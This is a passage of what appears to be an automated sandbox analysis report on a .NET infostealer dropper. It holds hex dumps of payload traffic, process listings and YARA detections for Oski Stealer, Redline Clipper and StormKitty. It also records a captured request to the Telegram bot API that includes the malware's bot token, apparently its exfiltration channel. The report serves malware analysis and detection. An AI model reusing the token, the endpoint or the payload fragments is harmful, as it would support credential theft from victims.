b3 29 b1 b6 Data Ascii: !Y*0;JmzYxFf#ZU9-3}09~a/Bp>4#f{wiOH^e9j}C.h,})Eg%= sxKN/Sh,&qXMt{hErVHCEJ5+a:`<+R]L)
2022-01-14 12:49:38 UTC	511	IN	Data Raw: 07 0c a1 d6 6f 8d a4 1a c8 fc fb 7c 09 00 d9 4e a8 93 3b 03 ac c2 d2 56 ce 81 fe c0 d2 b1 b2 1a fa 27 59 b5 4d 7b 2e f2 93 73 94 c9 60 ba 53 cb 2e bf 85 4d a9 21 bf 13 36 61 13 95 74 e6 05 32 a7 a5 4f 74 1b e4 fa bd c3 35 14 b9 8d 69 16 4a c8 09 82 03 3f 90 94 d0 23 24 f5 88 e5 f5 f8 0c 17 b0 58 90 91 46 92 ed 12 a6 18 39 d2 af d5 c2 5a b7 9c d5 66 0e 92 5c 60 f7 b4 b9 c5 dd ee 58 51 1a ce 2c a1 ba 40 ad 24 a9 de bf 83 4f c5 1a 2f 39 10 69 fd bd 2e 01 b8 61 75 19 07 8f 18 07 44 02 67 91 3e 2d f0 09 24 41 c3 73 0f bf b4 dd 18 a9 b3 88 17 c1 4f 2f 16 1a 28 8a 34 f1 32 31 82 cf df 1c f8 0f f3 9d 92 ea 8a 46 d0 df b7 d4 f1 5b 57 5c e2 a1 79 ad 08 73 10 47 f1 0f e0 06 d1 8a ec 84 f3 20 24 e1 a5 2b 95 66 0c 00 36 2f cd 5f 74 f7 50 9f 50 7a 6d 57 68 fa 4c 87 3d Data Ascii: o|N;V'YM{.s`S.M!6at2Ot5iJ?#$XF9Zf\`XQ,@$O/9i.auDg>-$AsO/(421F[W\ysG $+f6/_tPPzmWhL=
2022-01-14 12:49:38 UTC	513	IN	Data Raw: e4 be 76 36 8e b8 7e 97 f7 8f 87 36 01 09 a4 6e 1a ec b4 d0 98 f1 a9 56 7c c7 42 80 02 c5 6c 82 a9 7b d9 18 ba d0 42 db f3 ab a5 e8 19 14 df 58 ac 1a c6 61 e4 fc 59 60 c8 57 72 73 2c 40 39 a1 c1 6e 21 c8 d6 af 67 55 16 a9 7a 7f 47 0e d8 48 a2 69 a7 de e8 be 9a df 99 8e 0a 7d a7 60 97 d0 ed 3b cd 89 52 dc 71 a3 f2 c3 5c fe 9a a0 26 2a a6 e0 13 01 4b 21 81 03 c8 37 d8 df c3 1d af da a0 1d de e9 b3 d5 1c dd a7 79 59 68 20 4a db 8f 4d 99 79 7c 80 9d 1c f5 df fb e5 4b c4 02 9b a4 c4 ca eb 1e c1 33 b4 c2 40 13 c8 b9 b1 74 59 46 17 e2 24 b8 44 c9 02 6d 1a 0d 22 12 26 3e 99 f8 0b 8d 51 38 94 82 47 2b 3b af 5f c1 1c 63 20 e4 23 c4 c5 e5 1c 69 6a 02 02 82 fe 9d 00 95 2d ea 70 20 7f 48 e6 ff 0a 44 4e 2a eb de e3 0e 25 5b 10 a2 ba 76 4d 2f e4 c1 ef 8a d7 8f a0 5f db Data Ascii: v6~6nV|Bl{BXaY`Wrs,@9n!gUzGHi}`;Rq\&*K!7yYh JMy|K3@tYF$Dm"&>Q8G+;_c #ij-p HDN*%[vM/_
2022-01-14 12:49:38 UTC	529	IN	Data Raw: 42 2b 47 48 85 b7 dc c5 26 fe 5e 94 25 99 13 03 9c 0d 52 86 5c 41 17 17 29 72 7e 4e b4 aa 67 c5 8b 1c af 76 ad 4a a6 9f 23 3f 7e c4 62 68 e2 b0 01 be 8b 1c 81 3c d8 0a 9d 20 fd 18 27 43 86 a6 d6 64 7e 0c e5 2b 85 b5 d5 b8 c3 1c d3 19 13 9c 9a d9 89 fa 93 de d5 1e cd f4 82 bb b8 c0 46 12 74 d3 ed d6 98 bd 0b 3c 35 a5 9e f7 e4 f3 42 11 c1 09 f5 53 39 49 b2 0f 65 4f c8 a4 23 58 a3 51 00 80 88 80 87 29 bd 7a 8a bd 9d a9 11 99 46 30 88 c9 9a d3 23 08 60 af 1a 5f 25 e3 a7 1a 43 15 d7 44 9e a0 d2 11 3d ee 39 e1 63 5b 6e d2 71 92 7e a2 f1 54 87 05 ea 26 af df 07 9a 49 df 96 50 c1 d1 0e ce cd bf 26 ae d5 9f d5 0f 00 9c e5 e3 9c ee 82 a4 fc dc 95 93 7e 66 04 da 59 d8 e2 7e 82 11 c3 c0 a1 5e ed ba 2d 93 c0 44 7f 53 a2 bc 91 b4 b2 7f 39 bc dd d0 35 47 b7 54 db 3a 50 Data Ascii: B+GH&^%R\A)r~NgvJ#?~bh< 'Cd~+Ft<5BS9IeO#XQ)zF0#`_%CD=9c[nq~T&IP&~fY~^-DS95GT:P
2022-01-14 12:49:38 UTC	545	IN	Data Raw: 69 6c 74 fe e5 a2 c0 4e 21 60 08 eb d7 a6 b8 48 4f f8 22 8e 73 03 96 2c 91 47 90 18 6c 90 38 68 a5 1d a3 11 04 85 37 ed 12 fc 36 61 ab a3 a1 c4 1a 4e 6c 07 93 25 2a b4 3d b7 53 7d 80 29 e8 93 4f 05 68 e4 7a 06 44 db 3c 39 4f 96 b1 0e 0f 88 f5 d7 7a 6a 9c 13 0c 78 e6 a2 0d fc 05 5a 5e ae 0c 40 d4 a8 98 4f 9b 2e 39 e8 16 93 c1 32 04 15 40 45 77 12 d4 60 8e b1 71 38 0d 45 00 25 5c a8 e0 3b 33 8e 71 96 ce a6 42 e7 c1 b9 d4 17 08 bc 3f d0 ac 7c 89 1e 02 42 01 c4 d6 b7 a0 5b 6d c8 17 42 55 35 94 5f 5f db 78 97 64 62 a6 7a ad db 1b d5 a0 c0 d3 27 ca 8c 8c 15 9b d4 03 47 c0 53 db 97 48 d8 d7 d1 53 88 0f 0d 4a f7 b5 2b 81 f5 98 10 14 63 bf df 6b 45 87 4b a4 0f dc b7 a6 02 b3 df e5 72 d6 20 92 16 ab 3e f9 42 be ac 76 0b 62 71 c4 92 6c e0 9c 64 22 43 6e 02 1d a1 7f Data Ascii: iltN!`HO"s,Gl8h76aNl%*=S})OhzD<9OzjxZ^@O.92@Ew`q8E%\;3qB?|B[mBU5__xdbz'GSHSJ+ckEKr >Bvbq ld"Cn
2022-01-14 12:49:38 UTC	561	IN	Data Raw: 77 85 7a 2e 40 53 c0 ae 09 36 3e 3d b3 a8 66 7c 3d 56 2b 86 34 25 19 cb 22 f6 d7 6d f3 7f 0d 07 52 6c 56 88 cd 49 b8 3a 1f 5b ae 03 f9 1f 8e 72 2a b9 b8 64 ce 25 23 e6 21 e0 8a 7b b2 71 df da 2b 29 3e ad 7b bb 71 78 c2 0c 6c 82 ff d8 a2 31 c7 38 f2 ef 48 16 60 e5 d7 3c 85 28 45 f8 5e eb d9 99 1b 95 02 67 98 83 5c e7 97 04 28 ca 16 38 12 a0 f0 35 26 c0 0d 97 43 ab bb 9d 57 2f 76 45 90 f1 71 43 a0 f9 85 25 29 2c 4e 3e b7 44 b9 b5 e9 01 51 65 0d e9 8f c6 43 c8 12 48 5a b2 a9 f8 bd d8 b5 4e a1 09 d4 57 54 f3 e1 3e 83 81 ba 3c ba 10 6e f5 d2 7c d7 54 32 6e c7 b1 ac 12 77 31 79 58 59 33 ea b5 a0 24 f3 f2 ff f7 45 95 61 b1 a0 1a 7f 73 e4 aa 70 f4 52 56 c6 ba d1 69 21 01 4d 0e 9b cf bf c5 9f a5 9f 20 ba 40 78 f5 f8 e4 8a 1a 4c f4 e6 8d 05 11 64 39 0e aa 8c 5c 35 Data Ascii: wz.@S6>=f|=V+4%"mRlVI:[r*d%#!{q+)>{qxl18H`<(E^g\(85&CW/vEqC%),N>DQeCHZNWT><n|T2nw1yXY3$E aspR\i!M @xLd9\5
2022-01-14 12:49:38 UTC	577	IN	Data Raw: 33 a9 f6 b6 73 48 37 8f f8 17 c4 21 83 42 fa 41 02 7c 7a 6c cf 6e 90 23 b8 09 82 a8 d4 f8 8a da 12 75 9c 59 9e 66 32 96 a2 94 8f 85 da 0d 20 11 7e 8d c2 9a dc a4 43 1b c2 c1 03 85 42 11 18 c1 2f 44 94 f1 57 d5 ce 3f 42 47 c4 24 26 9e 84 a8 9b 8a 4a 98 d5 e3 1e 77 1f 29 e0 c1 46 8e 07 81 6a 01 31 3d b5 b3 b2 c7 8a f9 5a d3 00 0e 04 f4 99 01 99 ea 13 37 83 4e e9 cf 1c fa 54 c6 e2 41 ca af 7d 1f c4 1a a8 a4 f2 30 5c c6 96 50 42 e0 1f 57 d0 56 33 04 69 42 e3 6d 52 c9 e4 64 94 d8 7d 27 4b 0d 8c 7e 78 1d be 37 36 df 3f bd 57 2f e8 08 7f 32 93 b5 4e 53 68 22 63 d6 1d 02 e9 e3 e2 a3 c4 74 30 32 50 3c d5 d2 2b d1 0f c4 32 93 3b 99 9b bc 11 b3 21 29 17 e6 2f 88 0c e9 0b 31 06 0c bb 9e ec 33 59 66 f8 d1 09 98 d6 5d 30 22 39 e0 cd a2 47 e5 84 eb e1 65 da fe 36 63 94 Data Ascii: 3sH7!BA|zln#uYf2 ~CB/DW?BG$&Jw)Fj1=Z7NTA}0\PBWV3iBmRd}'K~x76?W/2NSh"ct02P<+2;!)/13Yf]0"9 Ge6c
2022-01-14 12:49:38 UTC	593	IN	Data Raw: 5b 37 98 62 5f 3b df 90 ba 57 fa 3a b5 12 28 fa 60 a9 4d c7 36 d6 a3 c7 d0 37 3c 00 fe 42 af ab b4 db 0a d4 3d 10 b3 2e a1 33 b8 ba 8b cd b4 8e b1 f1 fe bf 0c 9a f2 48 07 f6 dd 29 13 ce a0 51 d9 23 58 41 3b ef 85 78 90 28 28 b3 b1 5f 52 0f e0 a8 d7 46 e9 cf 4a 99 7f db b5 ad 4e fe 8e d9 ce f7 87 57 4b a8 56 97 ba 4a 24 55 6c 2d 70 f7 e3 ad 19 f1 a0 52 f8 0a b8 e5 0b b2 10 9c 65 11 a9 7a bc 2e 91 49 6b 8c 6e 2e ed 0b 4e a6 b6 09 77 2a ef da 24 3c 9f ab b2 09 69 8e 34 dd c8 08 9e 29 17 b2 52 0a 32 5d 4a 20 3a 2b ce 5f 13 dc 76 b4 b0 ff 01 60 b1 2c 71 87 e1 2d 4e 18 57 41 e8 74 f7 59 65 19 86 de 58 84 bb 5e 20 68 6a 75 b5 dc bd be d4 84 ed 38 26 b2 4a 95 8d 6c 03 14 1e 40 a5 70 54 a4 97 24 fa 32 e8 48 10 cd 52 7f 2b 5e e4 3f 73 ed f4 60 60 9f 9d f5 c0 a4 f4 Data Ascii: [7b_;W:(`M67<B=.3H)Q#XA;x((_RFJNWKVJ$Ul-pRez.Ikn.Nw*$<i4)R2]J :+_v`,q-NWAtYeX^ hju8&Jl@p T$2HR+^?s``
2022-01-14 12:49:38 UTC	609	IN	Data Raw: b3 e5 2e c4 a5 14 e5 fd 30 f2 7a e6 29 b9 a6 d7 be d1 1b 2f d9 8b ac 46 d9 5a 66 39 14 07 8f a0 ee 4e ba 2a 7b 4c 03 71 0b 16 30 51 68 22 43 05 62 cf 71 dc ae 11 90 7b ad 73 3a e8 cd 37 1e 4d 52 ab c8 17 fe 59 2e 3e 1b 5a e1 32 1a 39 93 3c 74 52 69 c6 b2 d2 77 c2 0e c4 17 9b b0 8e e9 61 bd 4f 9e 5f da 46 6d 7e 4c cd 61 43 99 46 e8 8f 59 ae 1b a3 39 b8 ca cd 8b b0 45 7b 4c 2e b7 88 d7 2a 0d c9 e7 24 3a 92 12 34 19 1e 71 3f bd 31 c5 84 2c fb 9c fe e8 e5 4b d8 9e e2 67 98 81 b2 19 6e 30 78 65 22 f1 6c ad d6 b8 e8 ac a6 3c 96 a6 e6 11 bb c3 da 1b 80 87 b8 93 f4 9f 4e 39 f8 d3 5c 7f 9a b8 a4 aa 3b 50 0a bb a1 ae 62 bb 33 4b 3c 73 8f 01 72 db f3 8b aa 79 0e f3 aa 99 c0 b6 4d d4 f0 6c a5 31 a3 56 e8 1a 00 4a b3 81 d4 dd 7a 69 3e 23 cf 6f a4 16 41 d1 d2 29 90 2c Data Ascii: .0z)/FZf9N*{Lq0Qh"Cbq{s:7MRY.>Z29<tRiwaO_Fm~LaCFY9E{L.*$:4q?1,Kgn0xe"l<N9\;Pb3K<sryMl1VJ zi>#oA),

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:38 UTC	625	IN	Data Raw: 7b 85 00 00 04 06 20 eb 66 a7 54 58 0a 06 20 46 1d 56 a8 58 20 f7 70 08 43 06 5c 0a 02 20 ae 5a 32 32 06 60 0a fe 06 fd 00 00 06 73 d5 02 00 06 20 d5 37 6d 40 06 20 1f 00 00 00 5f 64 0a 6f cc 00 00 0a 02 7b 85 00 00 04 06 20 43 23 2c 52 61 0a 06 20 5e dd d2 ad 58 02 fe 06 0f 01 00 06 20 ee 41 14 09 06 5e 0a 73 d5 02 00 06 06 20 28 26 31 14 5a 0a 6f cc 00 00 0a 02 7b 85 00 00 04 06 20 66 a1 81 a3 61 20 f7 26 d6 52 06 5c 0a 02 fe 06 fc 00 00 06 20 a8 15 7f 6b 06 59 0a 73 d5 02 00 06 6f cc 00 00 0a 02 06 20 40 6a 43 57 59 0a 7b 85 00 00 04 06 20 3f ab 3b 14 61 20 db 55 e7 6e 06 59 0a 02 fe 06 09 01 00 06 73 d5 02 00 06 6f cc 00 00 0a 02 7b 85 00 00 04 06 20 1b aa ab 5a 59 02 06 20 a3 28 83 28 59 0a fe 06 17 01 00 06 06 20 0f 00 00 00 64 0a 73 d5 02 00 06 06 Data Ascii: { fTX FVX pC\ Z22`s 7m@ _do{ C#,Ra ^X A^s (&1Zo{ fa &R\ kYso @jCWY{ ?;a UnYso{ ZY ((Y ds
2022-01-14 12:49:38 UTC	641	IN	Data Raw: 18 04 20 2a 7f 52 7a 11 18 5c 13 18 28 be 00 00 06 13 16 11 16 11 18 20 1c ff ff ff 58 20 39 33 07 40 11 18 5f 13 18 59 45 06 00 00 00 11 00 00 00 76 05 00 00 7c 01 00 00 d6 07 00 00 49 03 00 00 5b 04 00 00 20 6f 2e bf 3d 11 18 44 c2 ff ff ff 38 7b 0a 00 00 11 18 20 1c 00 00 00 64 13 18 11 18 20 22 05 ab 30 58 39 88 ff ff ff 0e 04 20 95 0d da 77 11 18 5f 13 18 39 a8 00 00 00 11 18 20 9a 07 aa 56 61 39 6a ff ff ff 03 11 18 20 dc 02 ee 74 61 13 18 6f 67 01 00 06 13 15 20 fb 23 c4 1c 11 18 5e 13 18 11 18 20 a6 42 7e 69 3b 42 ff ff ff 04 11 18 20 52 14 c1 1b 60 13 18 6f 67 01 00 06 0c 20 4f 2e 18 14 11 18 5e 13 18 05 3a 1d 00 00 00 11 18 20 b3 2b eb 3c 5c 13 18 11 15 08 20 1c 54 06 26 11 18 58 13 18 59 38 2f 00 00 00 11 18 20 c5 76 ed 39 5f 39 f7 fe ff ff 11 Data Ascii: *Rz\(X 93@_YEv|[o.=D8{ d "0X9 w_9 Va9j taog #^ B~i;B R`og O.^: +<\ T&XY8/ v9_9
2022-01-14 12:49:38 UTC	657	IN	Data Raw: 10 11 10 08 6f 5a 01 00 06 20 55 64 d2 67 09 60 0d 3a 0a 00 00 00 7e 0f 01 00 0a 38 0d 00 00 00 7e 10 01 00 0a 09 20 00 00 00 00 61 0d 09 20 c7 12 c7 5c 58 0d 09 20 5c f8 59 3b 58 09 20 09 00 00 00 62 0d 6f 11 01 00 0a 20 b3 57 1b 2d 09 5c 0d 09 20 01 00 00 00 58 09 20 02 00 00 00 64 0d 13 11 38 76 00 00 00 11 10 20 fa 53 65 15 0d 11 08 11 11 09 20 4f 00 ef 1a 60 0d 09 20 fe 53 ef 1f 61 09 20 9e 78 32 40 5c 0d 59 6f 12 01 00 0a 3a 0a 00 00 00 7e 0f 01 00 0a 38 0d 00 00 00 7e 10 01 00 0a 09 20 00 00 00 00 58 0d 11 11 20 b9 4e 23 10 09 20 1f 00 00 00 5f 62 0d 6f 11 01 00 0a 11 11 09 20 b8 4e 23 10 61 09 20 05 00 00 00 64 0d 58 13 11 09 20 75 1a 81 00 61 0d 09 20 3f 10 84 42 58 0d 11 11 20 2b 4f b2 73 09 59 0d 11 0d 09 20 1e 04 94 2b 61 0d 8e 69 3f 67 ff ff Data Ascii: oZ Udg`:~8~ a \X \Y;X bo W-\ X d8v Se O` Sa x2@\Yo:~8~ X N# _bo N#a dX ua ?BX +OsY +ai?g
2022-01-14 12:49:38 UTC	673	IN	Data Raw: 01 00 06 28 b4 00 00 06 2a 06 20 c6 79 7e 3e 41 ea fd ff ff 02 09 06 20 53 7a c0 3d 58 0a a5 99 00 00 01 73 d2 01 00 06 28 b4 00 00 06 06 20 84 31 82 64 58 39 15 fe ff ff 2a 06 20 f5 03 82 31 59 0a 02 09 06 20 d7 33 93 1f 60 0a a5 9a 00 00 01 73 de 01 00 06 06 20 1f 00 00 00 64 0a 28 b4 00 00 06 20 7b 09 a1 0e 06 43 2f fe ff ff 2a 06 20 60 0f 55 5a 3b d4 fd ff ff 02 09 20 13 44 0c 29 06 20 1f 00 00 00 5f 62 0a a5 26 00 00 01 20 7e 1d 2e 36 06 60 0a 73 74 01 00 06 28 b4 00 00 06 2a 02 20 d5 07 7f 20 06 60 0a 09 06 20 be 12 b0 06 5e 0a a5 62 00 00 01 06 20 04 00 00 00 64 0a 73 15 02 00 06 28 b4 00 00 06 06 20 ff 37 a5 31 59 39 77 fd ff ff 2a 06 20 cc 12 49 7f 3b 54 fd ff ff 02 09 a5 27 00 00 01 73 8a 01 00 06 20 55 29 86 32 06 20 1f 00 00 00 5f 62 0a 28 b4 Data Ascii: (* y~>A Sz=Xs(1dX9* 1Y 3`s d( {C/* `UZ; D) _b& ~.6`st(* ` ^b ds(71Y9w* I;T's U)2 _b(
2022-01-14 12:49:38 UTC	689	IN	Data Raw: 7e 3e 00 00 0a 07 20 90 48 4f 68 61 0b 0a 28 3b 00 00 0a 20 7f 63 6b 52 07 5f 0b 07 20 04 00 00 00 61 20 72 4f 7f 79 07 58 0b 40 15 00 00 00 12 00 28 6f 01 00 0a 07 20 07 00 00 00 64 0b 73 74 01 00 06 2a 20 41 2b 73 63 07 59 0b 12 00 28 43 00 00 0a 73 8a 01 00 06 2a 00 13 30 1c 00 15 00 00 00 95 01 00 11 20 ac 1a 7c 12 0a 02 06 20 87 1a d5 5f 5a 0a 7b c4 00 00 04 2a 00 00 00 13 30 1c 00 2f 00 00 00 96 01 00 11 20 a9 3a 04 3a 0a 28 3b 00 00 0a 06 20 ad 3a 04 3a 61 06 20 06 00 00 00 64 0a 3b 08 00 00 00 06 20 22 ef 17 ff 58 2a 06 20 e0 10 e8 00 61 2a 00 13 30 1c 00 28 00 00 00 97 01 00 11 02 20 5a 58 4a 69 0a 7b c3 00 00 04 20 cd 00 94 7f 06 5f 0a 02 7b c4 00 00 04 06 20 16 00 00 00 64 0a 73 36 02 00 06 2a 13 30 1c 00 0d 00 00 00 98 01 00 11 02 20 03 06 3e Data Ascii: ~> HOha(; ckR_ a rOyX@(o dst* A+scY(Cs*0 | _Z{*0/ ::(; ::a d; "X* a*0(ZXJi{ _{ ds6*0 >
2022-01-14 12:49:38 UTC	705	IN	Data Raw: 06 00 00 00 81 00 c9 1c 71 01 a3 00 58 4c 06 00 00 00 81 00 d2 1c 3b 04 a3 00 f4 4f 06 00 00 00 81 00 db 1c 47 04 a5 00 e0 58 06 00 00 00 81 00 e4 1c 47 04 a9 00 d8 63 06 00 00 00 81 00 ed 1c 47 04 ad 00 e0 69 06 00 00 00 81 00 f6 1c 55 04 b1 00 38 6d 06 00 00 00 81 00 ff 1c 55 04 b4 00 b4 6e 06 00 00 00 81 00 08 1d 62 04 b7 00 3c 70 06 00 00 00 81 00 11 1d 62 04 b9 00 04 72 06 00 00 00 81 00 1a 1d 62 04 bb 00 dc 73 06 00 00 00 81 00 23 1d 6e 04 bd 00 e8 78 06 00 00 00 81 00 2c 1d 7a 04 c1 00 a8 79 06 00 00 00 81 00 35 1d 7a 04 c2 00 ac 7a 06 00 00 00 81 00 3e 1d 55 04 c3 00 ec 7c 06 00 00 00 81 00 47 1d 62 04 c6 00 34 7e 06 00 00 00 81 00 50 1d 83 04 c8 00 14 88 06 00 00 00 81 00 59 1d 8c 04 ca 00 38 89 06 00 00 00 81 00 62 1d 91 04 cb 00 40 8a 06 00 00 Data Ascii: qXL;OGXGcGiU8mUnb<pbrbs#nx,zy5zz>U|Gb4~PY8b@
2022-01-14 12:49:38 UTC	721	IN	Data Raw: 6e 74 72 79 50 6f 69 6e 74 4e 6f 74 46 6f 75 6e 64 45 78 63 65 70 74 69 6f 6e 00 52 65 73 6f 6c 76 65 45 76 65 6e 74 41 72 67 73 00 47 43 48 61 6e 64 6c 65 00 43 61 6c 6c 69 6e 67 43 6f 6e 76 65 6e 74 69 6f 6e 00 55 6e 6d 61 6e 61 67 65 64 46 75 6e 63 74 69 6f 6e 50 6f 69 6e 74 65 72 41 74 74 72 69 62 75 74 65 00 49 41 73 79 6e 63 52 65 73 75 6c 74 00 41 73 79 6e 63 43 61 6c 6c 62 61 63 6b 00 41 74 74 72 69 62 75 74 65 54 61 72 67 65 74 73 00 41 74 74 72 69 62 75 74 65 55 73 61 67 65 41 74 74 72 69 62 75 74 65 00 41 74 74 72 69 62 75 74 65 00 4c 69 73 74 60 31 00 53 79 73 74 65 6d 2e 43 6f 6c 6c 65 63 74 69 6f 6e 73 2e 47 65 6e 65 72 69 63 00 53 48 41 31 4d 61 6e 61 67 65 64 00 53 79 73 74 65 6d 2e 53 65 63 75 72 69 74 79 2e 43 72 79 70 74 6f 67 72 61 70 Data Ascii: ntryPointNotFoundExceptionResolveEventArgsGCHandleCallingConventionUnmanagedFunctionPointerAttributeIAsyncResultAsyncCallbackAttributeTargetsAttributeUsageAttributeAttributeList`1System.Collections.GenericSHA1ManagedSystem.Security.Cryptograp
2022-01-14 12:49:38 UTC	737	IN	Data Raw: 34 04 20 00 1d 05 04 20 01 01 08 05 20 01 01 1d 05 06 20 02 01 08 1d 09 0f 00 04 01 10 11 38 10 11 38 10 11 38 10 11 38 10 11 38 0c 00 03 01 10 11 38 10 11 38 10 11 38 10 11 38 10 00 05 01 09 10 11 38 10 11 38 10 11 38 10 11 38 0a 00 03 11 34 11 34 11 34 11 34 07 00 02 02 11 34 11 34 05 00 01 08 1d 09 04 20 00 1d 09 08 00 03 08 1d 09 1d 09 08 04 20 01 01 02 07 20 02 01 11 34 10 08 05 20 01 11 34 08 09 20 03 01 08 10 08 10 1d 09 04 20 01 01 09 04 20 01 01 0b 05 20 02 01 08 08 07 20 02 01 10 11 38 08 09 20 02 01 10 11 38 10 11 38 07 00 02 09 10 11 38 09 06 20 01 01 10 11 38 0d 00 04 01 10 11 38 10 11 38 02 10 11 38 07 00 03 09 10 09 09 09 08 00 04 09 10 09 09 09 05 00 01 01 1d 09 07 00 02 1d 09 1d 09 08 0a 10 01 02 01 10 1e 00 10 1e 00 05 00 02 0b 09 09 04 00 01 09 0b 05 Data Ascii: 4 88888888888444444 4 4 8 888 8888

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49747	149.154.167.220	443	C:\Users\user\AppData\Local\Temp\chormuim.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:39 UTC	743	OUT	GET /bot1456609378:AAEnBfmWHEJfWWOpiWK1aoQnqzDubVAn7J4/getMe HTTP/1.1 Host: api.telegram.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:39 UTC	743	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 14 Jan 2022 12:49:39 GMT Content-Type: application/json Content-Length: 204 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection
2022-01-14 12:49:39 UTC	743	IN	Data Raw: 7b 22 6f 6b 22 3a 74 72 75 65 2c 22 72 65 73 75 6c 74 22 3a 7b 22 69 64 22 3a 31 34 35 36 36 30 39 33 37 38 2c 22 69 73 5f 62 6f 74 22 3a 74 72 75 65 2c 22 66 69 72 73 74 5f 6e 61 6d 65 22 3a 22 5c 75 64 38 33 63 5c 75 64 64 39 38 48 65 6c 70 5f 62 6f 74 22 2c 22 75 73 65 72 6e 61 6d 65 22 3a 22 59 30 75 5f 48 65 6c 70 5f 62 6f 74 22 2c 22 63 61 6e 5f 6a 6f 69 6e 5f 67 72 6f 75 70 73 22 3a 66 61 6c 73 65 2c 22 63 61 6e 5f 72 65 61 64 5f 61 6c 6c 5f 67 72 6f 75 70 5f 6d 65 73 73 61 67 65 73 22 3a 74 72 75 65 2c 22 73 75 70 70 6f 72 74 73 5f 69 6e 6c 69 6e 65 5f 71 75 65 72 69 65 73 22 3a 74 72 75 65 7d 7d Data Ascii: {"ok":true,"result":{"id":1456609378,"is_bot":true,"first_name":"\ud83c\udd98Help_bot","username":"Y0u_Help_bot","can_join_groups":false,"can_read_all_group_messages":true,"supports_inline_queries":true}}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe PID: 5860 Parent PID: 2220

General

Start time:	13:49:15
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe"
Imagebase:	0x920000
File size:	888320 bytes
MD5 hash:	39BFD2CE7CFFEAFC8F4D85D89FD6F072
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000000.00000002.301530705.0000000012BE1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: svchoste.exe PID: 4648 Parent PID: 5860

General

Start time:	13:49:19
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\svchoste.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\svchoste.exe"
Imagebase:	0xb70000
File size:	204800 bytes
MD5 hash:	9F209B4720986407A79BD4C598087587
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Oski_1, Description: Yara detected Oski Stealer, Source: 00000004.00000002.330615295.0000000002D05000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: C:\Users\user\AppData\Local\Temp\svchoste.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: dll.exe PID: 5360 Parent PID: 5860

General

Start time:	13:49:20
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\dll.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\dll.exe"
Imagebase:	0x10000
File size:	34304 bytes
MD5 hash:	461CBDD5B0D2801A736E21AEF6C7CED3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: 00000005.00000002.304102093.0000000002341000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities — Show Windows behavior

Key Value Created

Analysis Process: chormuimii.exe PID: 3556 Parent PID: 5860

General

Start time:	13:49:20
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\chormuimii.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\chormuimii.exe"
Imagebase:	0x400000
File size:	650752 bytes
MD5 hash:	535BD46107780DBB3425E23C175E85F9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000006.00000002.310578337.00000000036B5000.00000004.00000001.sdmp, Author: Joe Security • Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: 00000006.00000002.311291755.0000000004BA0000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: HKTL_NET_GUID_StormKitty, Description: Detects c# red/black-team tools via typelibguid, Source: 00000006.00000002.311291755.0000000004BA0000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000006.00000002.311291755.0000000004BA0000.00000004.00020000.sdmp, Author: Joe Security • Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: 00000006.00000002.310945745.0000000004AF0000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: HKTL_NET_GUID_StormKitty, Description: Detects c# red/black-team tools via typelibguid, Source: 00000006.00000002.310945745.0000000004AF0000.00000004.00020000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000006.00000002.310945745.0000000004AF0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: 00000006.00000002.310112322.0000000002397000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities — Show Windows behavior

File Created

File Written

File Read

Analysis Process: taskshell.exe PID: 6056 Parent PID: 5360

General

Start time:	13:49:21
Start date:	14/01/2022
